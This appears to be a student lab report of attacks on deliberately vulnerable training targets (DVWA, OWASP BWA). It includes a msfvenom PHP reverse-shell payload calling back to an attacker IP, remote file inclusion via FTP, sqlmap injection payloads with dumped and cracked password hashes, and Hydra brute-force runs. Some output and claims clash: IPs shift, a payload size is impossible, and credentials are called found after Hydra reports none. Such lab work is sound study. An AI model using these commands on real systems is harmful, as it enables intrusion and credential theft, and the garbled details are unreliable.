Apr 17 17:43:38 kali systemd[1]: Starting apache2.service - The Apache HTTP >
Apr 17 17:43:38 kali apachectl[45169]: AH00558: apache2: Could not reliably >
Apr 17 17:43:38 kali systemd[1]: Started apache2.service - The Apache HTTP S>
lines 1-21/21 (END)
```

To conduct the attack I moved into the Apache web server's root directory by executing the commands using `cd ../../` followed by `cd var/www/html`. I found myself in the default web directory at `/var/www/html`, which is where the server keeps and runs all the website files. Getting into this area was key because it helped me verify where any malicious files that were uploaded would be stored and accessed via web requests. This step highlighted a critical point: if an attacker has the right permissions, they can directly alter the file structure that's accessible over the web. This really drives home the importance of having strict permission controls on web server directories to stop unauthorized changes. Later on, this directory would play a crucial role in deploying files during the next steps of the exploitation process.

```
... skipping ...
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Wed 2025-04-16 07:48:08 EDT; 13s ago
     Invocation: 8eeb58d8026c4536a8eac56718c41b45
      Docs: https://httpd.apache.org/docs/2.4/
    Process: 40343 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 40346 (apache2)
      Tasks: 6 (limit: 2208)
     Memory: 13.2M (peak: 13.6M)
        CPU: 99ms
       CGroup: /system.slice/apache2.service
               ├─40346 /usr/sbin/apache2 -k start
               ├─40351 /usr/sbin/apache2 -k start
               ├─40352 /usr/sbin/apache2 -k start
               ├─40353 /usr/sbin/apache2 -k start
               ├─40354 /usr/sbin/apache2 -k start
               └─40355 /usr/sbin/apache2 -k start
```

The exploitation process commenced by crafting a PHP reverse shell payload using msfvenom. The payload was configured to initiate a connection back to my attack machine (IP: 192.168.37.138) on port 443. I executed the following command to generate the malicious file sudo msfvenom -p php/reverse_php LHOST=192.168.37.138 LPORT=443 -f raw -o prfi.php.

I created a raw PHP file called 'prfi.php' that contains the exploit code. When this file is run on the target system, it sets up a reverse shell session, allowing for remote command execution. The process resulted in a PHP file that's 2,952 bytes in size, and it's all set for deployment. At the same time, I fired up msfconsole to set up a listener that would catch the incoming connection from the compromised server. This two-step method—first creating the payload and then activating the listener—shows a common technique used to take advantage of file upload vulnerabilities in web applications. When these vulnerabilities are paired with poor file validation, they can be exploited to gain full control of the system.

```
... skipping ...
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Wed 2025-04-16 07:48:08 EDT; 13s ago
     Invocation: 8eeb58d8026c4536a8eac56718c41b45
      Docs: https://httpd.apache.org/docs/2.4/
    Process: 40343 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 40346 (apache2)
      Tasks: 6 (limit: 2208)
     Memory: 13.2M (peak: 13.6M)
        CPU: 99ms
       CGroup: /system.slice/apache2.service
               ├─40346 /usr/sbin/apache2 -k start
               ├─40351 /usr/sbin/apache2 -k start
               ├─40352 /usr/sbin/apache2 -k start
               ├─40353 /usr/sbin/apache2 -k start
               ├─40354 /usr/sbin/apache2 -k start
               └─40355 /usr/sbin/apache2 -k start
```

The attack strategy used Metasploit's FTP auxiliary module to deliver the harmful PHP payload. I set up the FTP server with its root directory pointing to /var/www/html and linked it to my attack machine's IP address (192.168.37.138). At the same time, I fired up a netcat listener on port 443 in another terminal window to catch any incoming connections. The exploitation process took advantage of DVWA's file inclusion vulnerability. I cleverly manipulated the application to swap out a legitimate include.php reference with an FTP URL that pointed to our payload (ftp://192.168.19.129/prfi.php). When the vulnerable application processed this, it fetched and executed our malicious script through the FTP protocol, which kicked off a reverse shell connection to our netcat listener.

This approach demonstrated an effective bypass of direct file upload restrictions by combining:

1. Remote file inclusion vulnerability exploitation
2. FTP protocol handling for payload delivery
3. Reverse shell establishment through network callback

The successful breach of the system showed just how dangerous it can be when multiple vulnerabilities are exploited together, leading to a total takeover of the server. This really highlights the serious security risks that come from having unfiltered remote file inclusion features in web applications.

The terminal window shows the following session:

```
(kali㉿kali)-[~]
└─$ sudo msfvenom -p php/reverse_php LHOST=192.168.37.139 LPORT=443 -f raw -o prfi.php
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2988 bytes (2.0104 GB)
Saved as: prfi.php
(kali㉿kali)-[~]$ curl -H "Accept-Encoding: " http://192.168.37.139/prfi.php
Content-Length: 226
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
</body></html>
```

5.SQL INJECTION:

The image captures a successful SQL injection exploit against DVWA's user search functionality. By injecting a crafted SQL command into the User ID field, we obtained sensitive database records - including the default administrator credentials (First name: admin, Surname: admin). This vulnerability stems from the application's failure to properly sanitize user-supplied input before incorporating it into database queries.

The attack was facilitated by DVWA's intentionally weakened security configuration, visible in the security=low cookie setting. Exploiting this flaw could enable attackers to:

- Extract entire database contents
- Circumvent authentication mechanisms
- Potentially execute operating system commands (given sufficient database privileges).

While unrelated JavaScript errors appear in the browser console, the cookie data verifies the deliberately insecure configuration used for this demonstration. This case study

powerfully demonstrates how neglecting fundamental security practices - particularly input sanitization - can lead to severe data compromise.

Contemporary security measures would mitigate such risks, including:

1. Parameterized queries (prepared statements)
2. Comprehensive input validation
3. Principle of least privilege for database accounts
4. Web application firewalls

The screenshot shows the DVWA SQL Injection page. The URL is 192.168.37.138/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#. The page title is "Vulnerability: SQL Injection". The "User ID:" field contains "1". Error messages below it say "TD: 1", "First name: admin", and "Surname: admin". To the right is a "More info" section with links to security reviews and cheat sheets. The left sidebar has a "SQL Injection" button highlighted. The bottom shows a browser developer tools console with a cookie dump.

The image documents the reconnaissance phase of an automated SQL injection test using sqlmap, a popular security assessment tool for identifying database vulnerabilities. The test was initiated with the following command `sqlmap -u "http://192.168.37.138/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=etukvljvhfidrukuiqcp6s0g57" --dbs`.

We found potential SQL injection vulnerabilities in the 'id' parameter during our connection verification and parameter testing.


- The tool pointed out that MySQL is likely the database backend in use.

- We also detected possible cross-site scripting (XSS) vulnerabilities at the same time.
- One limitation we noted is that static parameter content could impact the accuracy of our detection.

The interactive prompt showcases sqlmap's adaptable testing methods, providing options to fine-tune scans for different database types. This automated vulnerability assessment stands in stark contrast to manual testing methods, clearly showing how accessible tools can reveal security flaws—especially in intentionally vulnerable setups like DVWA's low-security configuration (as shown by the session cookie we provided).

This demonstration highlights three essential security practices:

- Implementation of parameterized queries
- Comprehensive input sanitization
- Regular vulnerability scanning
- Maintenance of proper security scanning



Detailed description: The screenshot shows a terminal window with a DVWA logo watermark. The URL https://sqlmap.org is visible. The terminal output shows sqlmap starting at 08:52:03 on 2025-04-16. It performs a connection test to the target URL and finds that the target URL content is stable. It then tests if the 'id' parameter is dynamic and finds it might be injectable (possible DBMS: MySQL). It also finds that the 'id' parameter might be vulnerable to cross-site scripting (XSS) attacks. Finally, it tests for SQL injection on the 'id' parameter and finds that the back-end DBMS is MySQL. A question is asked if the user wants to skip test payloads specific for other DBMSes.

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:52:03 /2025-04-16/
[!] warning: security level is currently low
[!] note: you can set the security level to low, medium or high
[*] [INFO] testing connection to the target URL
[*] [INFO] testing if the target URL content is stable
[*] [INFO] target URL content is stable
[*] [INFO] testing if GET parameter 'id' is dynamic
[*] [WARNING] GET parameter 'id' does not appear to be dynamic
[*] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DB
MS: 'MySQL')
[*] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site
scripting (XSS) attacks
[*] [INFO] testing for SQL injection on GET parameter 'id' (it is a security layer for PHP based web applications)
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes
? [Y/n] n
[!] note: you can enable PHPIDS across this site for the duration of your session
```

The screenshot illustrates how sqlmap successfully exploited a SQL injection vulnerability in DVWA, revealing sensitive information from the database. It identified three attack techniques: error-based (leveraging FLOOR/RAND to trigger errors), time-based blind (using SLEEP to confirm delays), and UNION-based (extracting data through UNION queries). These strategies enabled sqlmap to pull backend details, confirming that MySQL (>5.0) was running on Ubuntu with PHP 5.3.2 and Apache 2.2.14. Sqlmap uncovered two databases: DVWA's primary database and information_schema, which exposed crucial

schema data. The results were saved locally, demonstrating just how easily attackers can document compromised data. This underscores the serious consequences of SQL injection vulnerabilities and emphasizes the need for input validation, prepared statements, and restricting database privileges.

```
Type: error-based
Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 8489 FROM(SELECT COUNT(*),CONCAT(0x7162786b71,(SELECT (ELT(8489=8489,1))
),0x717a786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Jkak&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 5983 FROM (SELECT(SLEEP(5)))Nssu)-- Weod&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7162786b71,0x4275634c72477748774268426576714547726d68
6e784351424d4e43675249764277745a7145594b,0x717a786b71)#&Submit=Submit
——— Setup ———
[08:52:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL ≥ 5.0
[08:52:29] [INFO] fetching database names level changes the vulnerability level of DVWA.
available databases [2]:
[*] dvwa
[*] information_schema
File Inclusion
```

The screenshot illustrates how sqlmap successfully extracted data from the 'guestbook' table in DVWA by taking advantage of a SQL injection vulnerability. Once the database structure was mapped out, sqlmap homed in on the table and pulled all the entries, including a comment left by a user named "test." The table consists of three columns: comment_id, name, and comment. Additionally, sqlmap saved the retrieved data to a CSV file on the attacker's system (/home/kali/.../guestbook.csv), showcasing just how easily data can be stolen. While some reflected input was found, the tool managed to filter it out to deliver clean results. This clearly shows that the SQL injection vulnerability allows full read access to the database, which is a significant threat—especially when combined with outdated software like Ubuntu 10.04, Apache 2.2.14, and PHP 5.3.2. The simplicity of automated data theft underscores the serious risk posed by unpatched SQL injection vulnerabilities.

```
[09:00:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL ≥ 5.0
[09:00:57] [INFO] fetching tables for database: 'dvwa'
[09:00:57] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook | And Execution |
| users     |                 |
+-----+  
Security Level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
```

The screenshot reveals a significant SQL injection vulnerability in DVWA, where sqlmap managed to extract and crack password hashes from the users table. This tool didn't just pull the hashes; it also decrypted several weak ones, exposing credentials like admin:admin, pablo:letmein, and smithy:password—a red flag for poor password practices.

In addition to the credentials, more user information was laid bare, including user IDs, full names (like Gordon Brown and Pablo Picasso), and avatar paths. The cracked MD5 hashes (for instance, 21232f297a57a5a743894a0e4a801fc3 for 'admin') highlight just how quickly weak, unsalted hashes can be compromised using common password lists.

```
[09:08:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[09:08:36] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[09:08:36] [WARNING] reflective value(s) found and filtering out
[09:08:36] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+-----+-----+-----+
| comment_id | name    | comment          |
+-----+-----+-----+
| 1          | test    | This is a test comment. |
+-----+-----+-----+
```

Sqlmap conveniently saved the retrieved credentials into a CSV file, showcasing how easily attackers can gather authentication data for further misuse, such as credential stuffing or moving laterally within a system. This breach uncovers several layers of failure—vulnerable SQL queries, the use of insecure hashing algorithms like MD5 without salting, and lax password standards. The complete compromise of the users table, which is often a critical part of any web application, underscores why SQL injection remains a top contender in the OWASP Top 10 vulnerabilities and continues to pose a serious threat to application security.

```

[09:10:52] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[09:10:53] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:10:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:10:54] [INFO] cracked password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
Database: dvwa
Table: users
[6 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar           | password
|         | last_name | first_name      |
+-----+-----+-----+-----+
| 1       | admin   | http://127.0.0.1/dvwa/hackable/users/admin.jpg | 21232f297a57a5a743894a0e4a801fc3 (admin)
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
| 3       | Brown   | Gordon          | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
| 4       | 1337   | Hack             | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
| 5       | pablo   | Picasso          | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
| 6       | smithy  | Smith            | ee11cbb19052e40b07aac0ca060c23ee (user)
+-----+-----+-----+-----+

```


STAGE 3: PASSWORD ATTACK

1.Create username and password list

To start the attack process in Kali Linux, you'll need to prepare two key files: one called `usernamelist` and the other `passwordlist`. These files are filled with commonly used usernames and passwords—like `admin`, `root`, `guest`, and `kali`—that you often find on systems with weak or default security settings. These lists of credentials are crucial for carrying out brute-force attacks, simulating a real-world situation where attackers take advantage of weak or default login details to gain unauthorized access.

A screenshot of a terminal window titled "*~/Downloads/passwordlist - Mousepad". The window has a dark theme with white text. The menu bar includes File, Edit, Search, View, Document, and Help. The toolbar contains icons for new file, open, save, print, cut, copy, paste, find, replace, and search. The main text area displays a list of 16 password entries, each preceded by a number from 1 to 16:

```
1 msfadmin
2 root
3 toor
4 admin
5 administrator
6 user
7 guest
8 lab
9 pentest
10 kali
11 owaspbwa
12 malware
13 N139
14 shikataganai
15 bug
16
```



The screenshot shows a terminal window titled "Mousepad" with two tabs open: "passwordlist" and "usernamelist". The "passwordlist" tab contains a list of 13 entries, each preceded by a number from 1 to 13. The entries are: 1 msfadmin, 2 root, 3 toor, 4 admin, 5 administrator, 6 user, 7 guest, 8 lab, 9 pentest, 10 kali, 11 bee, 12 bug, and 13 (empty line). The "usernamelist" tab is currently active.

```
1 msfadmin
2 root
3 toor
4 admin
5 administrator
6 user
7 guest
8 lab
9 pentest
10 kali
11 bee
12 bug
13
```

2. Password Attack Using Hydra

Next up, the attacker turns to Hydra, a powerful tool specifically built for brute-force attacks, to target the SMB service on the victim's machine (192.168.37.138). They carry out the attack using carefully chosen username and password lists, along with the SMB protocol module to try out different login attempts. By sifting through the detailed output, the attacker can spot successful logins, which reveals valid credentials. This highlights the urgent need to safeguard network shares against vulnerabilities that arise from weak or default login information.

```

(kali㉿kali)-[~/Desktop]
└─$ hydra -L usernamelist -p passwordlist 192.168.37.138 smb -V
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 07:28:42
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] made 1 task per 1 server, overall 1 task, 195 login tries (l:13/p:15), -195 tries per task
[DATA] attacking smb://192.168.37.138/
[ATTEMPT] target 192.168.37.138 - login "msfadmin" - pass "msfadmin" - 1 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: msfadmin Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "msfadmin" - 16 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "root" - 17 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "toor" - 18 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "admin" - 19 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "administrator" - 20 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "user" - 21 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "msfadmin" - 22 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "lab" - 23 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "pentest" - 24 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "kali" - 25 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "msfadmin" - 26 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "owaspbwa" - 27 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "malware" - 28 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "N139" - 28 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "shikataganai" - 29 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "" - pass "bug" - 30 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "msfadmin" - 31 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "root" - 32 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "user" - 33 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "admin" - 34 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "administrator" - 35 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "user" - 36 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "guest" - 37 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "lab" - 38 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "pentest" - 39 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "kali" - 40 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "owaspbwa" - 41 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "malware" - 42 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "N139" - 43 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "shikataganai" - 44 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "bug" - 45 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "root" - pass "msfadmin" - 46 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: toor Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "admin" - pass "msfadmin" - 61 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: admin Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "administrator" - pass "msfadmin" - 76 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "msfadmin" - 87 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "user" - 92 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "toor" - 93 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "admin" - 94 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "administrator" - 95 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "user" - 96 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "guest" - 97 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "lab" - 98 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "pentest" - 99 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "kali" - 100 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "owaspbwa" - 101 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "malware" - 102 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "N139" - 103 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "shikataganai" - 104 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "user" - pass "bug" - 105 of 195 [child 0] (0/0)
[ATTEMPT] target 192.168.37.138 - login "guest" - pass "msfadmin" - 106 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: guest Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "lab" - pass "msfadmin" - 121 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: lab Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "pentest" - pass "msfadmin" - 136 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: pentest Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "kali" - pass "msfadmin" - 151 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: kali Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "bee" - pass "msfadmin" - 166 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: bee Error: Invalid account (Anonymous success)
[ATTEMPT] target 192.168.37.138 - login "bug" - pass "msfadmin" - 181 of 195 [child 0] (0/0)
[445][smb] Host: 192.168.37.138 Account: bug Error: Invalid account (Anonymous success)

1 of 1 target completed, 0 valid password found

```

Stage 3: Testing Access via SMBClient:

Once the attacker uncovers valid credentials, they turn to smbclient—a handy tool for accessing SMB shares—to check if they can get into the target system. By executing a command like smbclient //192.168.37.138/apache -U root%owaspbwa, they manage to connect to the Apache share on the remote machine. With some basic navigation commands such as pwd, ls, and cd, they delve into the directory structure, confirming access to sensitive areas like the bWAPP folder. This crucial step shows that the brute-force attack was successful and that the shared resource is indeed open to unauthorized access.

```

[kali㉿kali] -~/Desktop]
$ smbclient //192.168.37.138/apache -U root%owaspbwa
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\192.168.37.138\apache\
smb: \> ls
.
..
